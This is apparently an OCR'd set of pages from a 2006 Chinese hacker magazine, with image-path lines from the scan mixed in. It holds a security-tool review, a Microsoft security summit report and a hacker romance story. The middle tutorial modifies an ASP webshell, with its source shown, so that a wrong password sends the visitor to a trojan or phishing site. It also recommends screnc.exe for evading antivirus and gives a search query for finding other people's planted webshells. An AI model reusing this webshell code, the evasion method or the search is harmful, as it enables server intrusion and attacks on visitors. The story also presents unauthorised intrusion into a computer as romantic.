
"TcpWPE"跟WinSockExpert相比，TcpWPE显得太简单了。虽然不比WinSockExpert强悍，但是它很直观，一看就懂。只要选择要监视的进程，再点击"开始抓包"即可。等抓完封包后你还可以直接查找需要的关键字，如图10。


9、系统控制版块

此功能全部以Shell实现，算是一个完整的GUI程序了。针对Box2不足的地方做了部分的修正，改进了操作。还增加了10个限量的快捷自定义命令储存，自定义命令储存在"BoxTools"目录下的Diy_Cmd.txt文件里，可自行修改。

因为这个功能真的非常的好用，所以我觉得有必要作详细的说明。如图11，小按钮"快"就是快捷命令菜单，都是常用的。而右边则有主要功能，我把它分为"进程"、"模块"、"服务"、"其他"。其中，"进程"中的"结束多个进程"是用来对付顽固的双进程或多进


图9


图10


图11

程木马；"进程"中的重点还是"进程所开端口"，它除了能显示有哪些进程访问了网络，还能显示正在访问网络的程序包含所有可执行组件创建连接或监听端口的组件，这样一来我们就容易抓DLL木马了。在"模块"中的重点是"DLL被调用情况"，如果系统的Windows目录下发现日期较为靠前的或者文件名可疑的DLL文件，那最好用这个功能查查有哪些程序在调用该DLL，这也是检测木马的一种

有效方法。在“服务”中的“服务详细信息”可以查看某个服务的文件路径以及描述等，同样可以用来检测木马和一些利用服务启动的恶意程序。最后就是“其他”中的“查看系统详细信息”了，这个功能所罗列出来的系统相关信息那可真是详细呢，有补丁信息、软件安装信息、网卡信息、硬盘信息等等，非常方便哦。(注：别忘记还有查找关键字这个小功能哦！)

三、写在最后

功能介绍完了，相信其中必有一个或多个功能是你需要的，再不用为了实现某个功能而上网到处搜索/下载了。如果有什么问题可以到http://www.nohack.cn/bbs上提问。

【文中涉及到的Box3，已收录在光盘中】


编辑点评 集成工具的好处在于方便自己，提高工作效率。特别是注入这一块还是了解其原理，学会手动注入，有的朋友会问我如何从注入工具这里学到注入的语句呢？大家可以利用类似WinSockExpert的工具来获得注入程序提交的语句。



从本文你可以学到：
1.如何使输入登录密码错误者中木马

这次行动不是得宝马车，也不是做木马和网马，而是宝asp木马，当然也不仅仅是做个免杀，而是让别人在输入错误的登录密码时，直接访问事先指定好的钓鱼网站。

首先把密码给加密，我们选择的是MD5版的ASP海洋马，然后在密码处填写加密后的密码，可以去www.xmd5.org加密，如图1。这样即使他们拿到源代码，也不能直接进入了。如果我们在密码里加入一些特殊符号，嘿嘿~~慢慢破吧！



```
Const m = "HYTop2006"                                   ''自定义Session前缀
Const showLogin = ""                                    ''为空直接显示登录界面,否则用
Const clientPassword = "#"                              ''插入后门的密码,如果要插入数
Const dbSelectNumber = 10                               ''数据库操作时默认从表中选取
Const isDebugMode = False                               ''是否调试模式
Const myName = "我好想回家~~"                            ''登录页按扭上的文字
Const notdownloadsExists = False                        ''原ACCESS数据库中是否存在notdownloa
Const userPassword = "518710885f3941c0e14d8cc58fdf250a"     ''管理密码
Const myCmdDotExeFile = "command.com"   ''定义cmd.exe文件的文件名
Const strJsCloseMe = "<input type=button value=' 关闭 ' onclick='window.close();'>"


Sub createIt(fsoX, saX, wsX)
        If isDebugMode = False Then
                On Error Resume Next
        End If
```


图1 修改userpassword的MD5

这里我们只是通过利用MD5特性来阻止他人获得密码后进行登录，既然别人侵犯了我的地盘至少要给对方一个警告或处罚吧。我们找到下面这一段代码：

```
Dim theAct, passWord
    theAct = Request("theAct")
    passWord = Request("userPassword")
    showTitle("我来了~~")
If theAct = "chkLogin" Then
  Password=MD5(passWord)
If passWord = userPassword Then
Session(m & "userPassword") = passWord
    redirectTo("?pageName=PageList")
    Else
echo "<script language=javascript>alert('请问密码到底是什么啊？');history.back();</script>"
    End If
```

这个代码的作用是验证登录密码的正确性，当出现登录密码错误时给予提示。而<script language=javascript>alert('请问密码到底是什么啊？');history.back();</script>就是给予密码错误提示，如果你想让对方输入错误的密码后中木马，就把这句代码替换为：<script>location.href='http://www.muma.com'</script>，这里我指向的是163的网址，如图2。



```
Dim theAct, passWord
theAct = Request("theAct")
passWord = Request("userPassword")

showTitle("我来了~~")


If theAct = "chkLogin" Then

        Password=MD5(passWord)

        If passWord = userPassword Then
                Session(m & "userPassword") = passWord
                redirectTo("?pageName=PageList")
         Else
                echo "<script>location.href='http://www.163.com'</script>"
        End If
End If
```


图2 替换指定代码

最后我们再来测试一下，代码是否能正常执行。登录密码输入正确，则可以开始进一步的操作了，反之，就转到163了，结果表明程序运行正常。



现在的网马必须要做免杀处理否则就会被目标上的杀毒软件直接查杀，我觉得这个马极其BT，我用了很多加密都失败，最后用screnc.exe来做免杀，才顺利通过了卡巴大叔的检测。

【文中所涉及的MD5版海阳顶端网ASP木马、screnc.exe，已经收录在光盘中】

编辑点评 如果自己一个不小心输入密码错误不也会中木马吗？建议再加一条验证输入密码错误的次数，超过三次再惩罚吧。有的朋友会问如何找网络上现成的马呢，你可以尝试一下在Google中输入const userPassword filetype:asp之类的搜索条件即可。

首次做客的XApache喃喃前语：

不久前，微软2006信息安全峰会在北京的中国大饭店隆重举行，本次峰会是面向信息技术和安全专业人士的首次盛会。会议探讨了信息系统安全和网络安全问题的现状和本质，让人们了解了最核心的安全问题和安全趋势。在所有黑客类杂志中唯一出席峰会的非安全记者将为你送上最前方最另类的报道。另外，本期的喃喃黑语也准备了一篇感人的网络小说——当你黑上我的心。在前瞻了最新的网络安全趋势之后，我们再来感受一下黑客的浪漫。

构筑互信网络 打造安全世界

——记微软2006信息安全峰会

本刊特约记者 XApache

2006年6月28日，我有幸代表非安全（nohack）参加了在北京举办的微软2006信息安全峰会。

昨天晚上下过一场雨，所以上午不是很热。我乘车从海淀区的西面来到了位于市中心的中国大饭店。在确认了邀请函和名片之后，我被挂上了一个身份识别牌进入了会场，由于会议在九点半才正式开始，所以大家都聚在各参展赞助商的柜台前面听解说员介绍他们的产品，还有一些人低着头写东西。走近一看，原来是在填抽奖用的调查表。随处逛了一下，好多都是自己并不怎么熟悉的公司，如NetIQ、捷特网络（Celestix Networks）、Quest Software等等，比较熟悉的则有中软、RSA security、趋势科技。不过，听了他们的自我介绍以后我却不得不敬佩一下，比如那个NetIQ公司的工作人员就告诉我，他们不是微软的客户，而是微软的技术提供商。据他所讲，微软的组策略技术便是从他们公司购买！让人颇感吃惊。其它的几个公司的来头似乎也不小，不过由于接待人员比较繁忙，所以也没有来得及对我们做什么介绍……顺着指示牌一圈下来，组委会提供的袋子很快装满了一大叠产品资料。走到会议中心的门口时，里面的大屏幕正在播放微软在中国贫困地区的捐助活动和一些公益类的广告。一个工作人员提示我，会议马上就要开始了……

会场布置的好像要办MTV的颁奖典礼，两边十分的宽敞，高高的天花板上布置了数个硕大的琉璃吊灯。主持台的背景有四个大屏幕分开组成，中间是一个嵌入了齿轮的巨大地球，“构筑互信网络 打造安全世界”。代表本届峰会主题的几个大字在镭射灯的映射下，发出淡黄色的光。

不一会儿，一个脖子上戴着白色项圈的帅哥上台了，他身着一套白色V字领休闲装，一双浅底的球鞋，左手戴了三串佛珠，右手戴了一个印有微软标志的橙色腕带。在主持人的介绍下，我们终于知道这个人就是微软的信息安全战略专家（安全业务部高级产品经理）Mr.Steve Riley。

一上台，这位戴着耳环，饱含Hiphop风格的GG就给我们提了个问题：“What keeps me up at night?”（是什么让我夜不能寐？）。答案：“以前是未经检查的缓冲区，现在是更高级的恶意代码”。

四个大屏幕上分别用中英文打出了他今天所讲的内容。为了证明自己的听力水平和英语能力。我坚决没有使用同传（即时翻译耳机）。可在实战中却让我吃尽了苦头，那老外说话很快，而且演讲极富激情，经常边走边说，时而还突然从台上跳下来。我只能一边努力听他说的内容，一边结合屏幕上的文字与其对应，但似乎还是漏掉了一部分。让我印象最深的一刻就是，Steve先生在说到黑客的意识发展从以往的黑站后跑到聊天室里大喊大叫，到现在的黑客趋向于经济犯罪的时候，突然就跑到台下，好像一个刚刚黑掉别人首页的顽童般对着一位仁兄激动地喊道：“我黑掉他啦，我黑掉他啦”。然后引来参会者们的一阵笑声。

他给我们详细的说到了目前主要的安全难题、可信赖计算、微软的安全产品进展、Windows Vista所使用的安全解决方案、IE7的反钓鱼反挂马方面的特性等等，并饶有兴致的演示了社会工程学在安全防御中的危害。值得一提的是，在谈到其他软件公司安全品质的时候，微软再次把Linux阵营的老大——Redhat红帽单独列出来进行技术对比（Windows Server 2003 VS Red Hat Enterprise Linux3），以图表的形式向大家证明了在内核、数据库、WEB等方面，微软的漏洞要远比Linux要少，而且发补丁的速度更快。我大概注意了一下屏幕上有关各个公司补丁发放速度的情况：微软是25天，红帽子和Debian都是57天，在北美风头正健的SUSE是74天，而MandrakeSoft是82天。不过仔细看就能发现，上述与之较量的都是Linux阵营的厂商，微软似乎有意避开了UNIX这类以性能稳定出名的网络服务器。

在热烈的掌声中，Steve先生走下了讲台，接下来演讲的是公安部公共信息网络安全监察局副处长许剑卓先生。他先是从国内的网络游戏装备频繁被盗而使国家颁布新的法律开始，给我们谈到了一个可能让人感觉意外的事情。那就是，利用计算机犯罪的人员年龄并不是很多人想的那样，大多数为年青人或在校学生。在所破获的案件中，51%的人在26岁以上，45%的人在18-25岁之间（这表明还是有相当一部分学生朋友处于其中），4%的人在18岁以下。而在那51%的成年人中，相当一部分雇佣了他人从事计算机犯罪活动。

在2000年，我国一共侦破计算机安全案件2700起，而到了2005年，达到了21000起。尚没有侦破的犯罪事件，可能要远远大于这个数字。在未来的一段时间里，微软将为网络警察提供技术支持，以提高中国网警打击网络犯罪的能力。

会场两侧打着Microsoft字样的镭射灯光同时扫过了会场，在主持人的介绍下，本届峰会的另一个主角李博士走上了讲台。这位在台湾读完本科，后来只身闯荡美国获得博士学位的大叔，是光纤通讯领域、通讯网络管理系统方面的专家，不过我还是简单给大家介绍下他的身份吧，他就是微软中国的CTO（首席技术执行官）——李志霄。

台湾、香港、北美、中国大陆，都留下了李博士奋斗的足迹，见多识广的他给会议带来了一些新意，首先他没有直接讲安全，而是讲web2.0，然后提出软件即服务的概念。接着从近期GOOGLE社区、eBay的Palpay、Yahoo等站点遭到攻击的例子说起（好像现在GOOGLE这个字眼现在总能排在微软讲话的第一位），提出了网络服务安全的重要性，并反复强调了微软是唯一一家全面提出安全解决方案的公司。后面适时地推出了微软的Live战略和OneCare、Live Safter、分布式防火墙等新式安全工具……李博士引经据典的演讲赢得了阵阵掌声。

上午的最后一场是国际资讯系统审计协会国际副会长——任家明先生关于“信息安全管治的重要角色”的演讲。虽然是黄皮肤黑眼睛，但他一出口便是滔滔不绝的英文。这让台下的部分听众感到了一些不适应。也可能是由于他的演讲主题对大多数人没有什么吸引力（第一个讲的居然是“什么是信息管理”，这个国内计算机专业的学生估计都不陌生吧），一些人提前离开了会场，到外面赞助商展台处活动去了……

上午的会议终于结束，大家纷纷回到会场外面喝水、休息、换取纪念品。在填完一个微软视频广播培训的申请表后，工作人员送给我一个印有微软标志的橙色腕带……

距离午饭前还有半个小时，微软的工作人员开始在门口发放纪念体恤，人们排着队前往餐厅，领取体恤。不过在这里，微软组织方面的一些瑕疵让人颇感不爽，很多身高在一米七五以上的朋友拿到的衣服居然是M号和L号的，一些个子小巧的MM却拿到了XXL号或XL号。而且人们在要求工作人员调换时遭到了拒绝。不过笔者有幸在餐厅门口遇到一位拿到XXL号体恤的MM，和我的M号做了交换，这才避免了我将要穿“紧身衣”的尴尬……

作为国内（中国大陆）唯一的参展方，中软这次也在展厅中争得一席之位。在走马观花的看过各个国外厂商的展台后，我欣喜地发现了“中软”这两个字。负责接待的是她们市场部的一个漂亮MM，她在和旁边的几个参会者聊完之后，很热心回答了我的一些问题，可能是发现我对中软的产品有些熟悉，于是问我是不是以前用过他们的产品。我告诉她：“用过你们的Linux”。她对着我会心一笑，和我交换了名片。

因为临时有事，所以下午的“安全开发生命周期”、“电子银行业务安全评估”、“身份认证和访问控制”等精彩的课程我没有办法继续听了，这非常可惜。但是我仍然很高兴能参加这次峰会，并且可以把我在峰会上的所见所闻带给各位非安全的读者朋友。希望在2007年的夏天，我们再见！

编辑点评：由于本届峰会是在六月底举行，我们很遗憾没有能在7月的杂志上及时奉献给大家。微软在北京举办的这次会议，充分的表现了他们对中国市场的重视。这也给中国的网络安全产业带来了新的机遇，新的竞争和挑战，对于广大的网络安全爱好者和从业者来说，我们有理由去关注这样的盛会，并从中了解目前的信息安全趋势和走向。

当你黑上我的心

悠然随心

“这次说什么也不原谅他，什么嘛！”我恨得咬着吸管，努力的喝着杯中几乎没有酒味的鸡尾酒。加了薄荷水的鸡尾酒，淡淡的酒香让人难以自持的轻轻啜了又啜。

“喂，亚亚，怎么不下去玩呢？”肩膀被人豪气的拍了一下，我抬起头，在灯红酒绿中找寻那张被妆点的如同调色盘的小脸。吁吸出的气被烘托的没了踪影，我无奈的笑笑，现在还有心情玩吗？

“不了，你先去吧！”举起杯子，我冲着心子笑笑。她是我最好的一个朋友，总是心疼我和那个什么都没有的家伙在一起。“喂，是不是那个家伙又怎么了？不然你怎么会舍得离开他，来找我？”心子率性的打个响指，熟悉她性格的帅气酒保微笑着送上一杯‘月光美人’。

“那个家伙，那个家伙，别跟我提那个家伙，否则我会发火！”我垂头丧气的趴在琉璃台上，这个酒吧好玩的一点就是装修是以优雅的各种石材拼合装饰而成。

心子和我是从小到大的朋友，我和她几乎是没有秘密可言的，我了解她就如同她了解我，但是，我和她之间的裂痕，是从他的出现开始。她恼他轻易夺走我的心，忘掉我和她之间亲密的友谊。他——我爱的人，一名喜欢在不经过主人同意就进入别人电脑的黑客，康。

康和我的相识，在一个安静的夜晚，他的到来象夜一样的静，悄悄的进入我的电脑，恶作剧般的把我的一些文件转移。然后，我惊呼自己的资料莫名其妙不见的同时，还不知道有人监控了我的电脑。一个劲的点各个文件夹、回收站，希望在某个角落拽出我那篇已经完成了一半的文章。

我是靠写东西骗稿费的骗子——这是心子笑话我时的原话，她不喜欢我总呆在电脑前边，因为我经常把自己搞的跟收破烂似的。

正在我着急的时候，突然鼠标不受掌控的自行运动，很快桌面上出现一行字：你要找什么，我来找，看你东找西找的，害的我的眼睛也花了！

“啊——有鬼啊！”我很恐惧，午夜十二点，出现这种事情，不害怕都不成，天啊！不免让我想到电影《午夜幽灵》的某些情节……我瑟缩在宽大的转转椅上，害怕的从捂着脸的指缝间，疑神疑鬼的四处搜寻着。人家说疑心生暗鬼，果真不错，我看好象只要黑暗的地方就有鬼存在似的。

“别害怕，我是人，你可以在这个文本上打字，我能看到！”那边似乎等不到我的回答，多少猜测出我的反应。

我抖缩在一旁不怎么相信，但还是壮着胆子打出了我想说的话：“不管你是人还是鬼，最好赶紧给我出来！”接着，文本上一个字一个字的跳出：“出来？你以为我是日本恐怖片里的女鬼啊？可以从电视里直接的爬出来，我是人，一个和你一样坐在电脑前的人，只不过我在另一台电脑前。”

“那你为什么可以在我的电脑上操作。”我紧跟着打出了最令我迷惑的问题。“这个啊，很简单的，我只是拿到了你的电脑的管理员权限，就可以对你的电脑进行远程控制了……”后面的专业术语说的我一个头变成两个大。“等等，你在说些什么，什么管理权限？什么远程控制？什么漏洞，弱口令的？我一个都不明白，你到底是做什么的，我的那些资料都跑那里去了？”

“…… ……”

这样的谈话我们一直进行到夜半三点钟，最后知道那个侵入我电脑的人，名字叫康。我们慢慢的从聊天发展到和他住在了一起，因为……我发现他在黑我电脑的同时，也黑掉了我的心。

“你是个傻丫头！”他经常笑着揉我的头，嘲笑我的胆小。我对此的反应是龇牙咧嘴的咬他一口，看他捂着痛处无奈而又纵容的表情，我的心是甜蜜的。然而，人无远虑就必有近忧，我因为他的一个师妹和他吵的不可开交。理由是——我吃醋！而他说我不可理喻，然后似乎怕伤害到我，关上门走人了。他常说，他脾气坏。但是，他也经常因为我，硬压下心头的火，最多是在火气快爆发的时候，离我远远的。我明白，他怕怒极了伤害我。

“喂，你真的不回去了？”心子奇怪的看着我，似乎我突然长了三头六臂一样。“是啊，你不欢迎我跟你挤啊？”我奇怪的扫

她一眼，我已经把我跟康之间的一切告诉了她，可是这个坏心子怎么还是这么问啊？

“真的不回去了？”奇怪？心子的嗓子怎么突然变的这么奇怪？粗粗的嗓子，该不会喝酒喝坏了吧？要知道她可是靠嗓子过生活的！

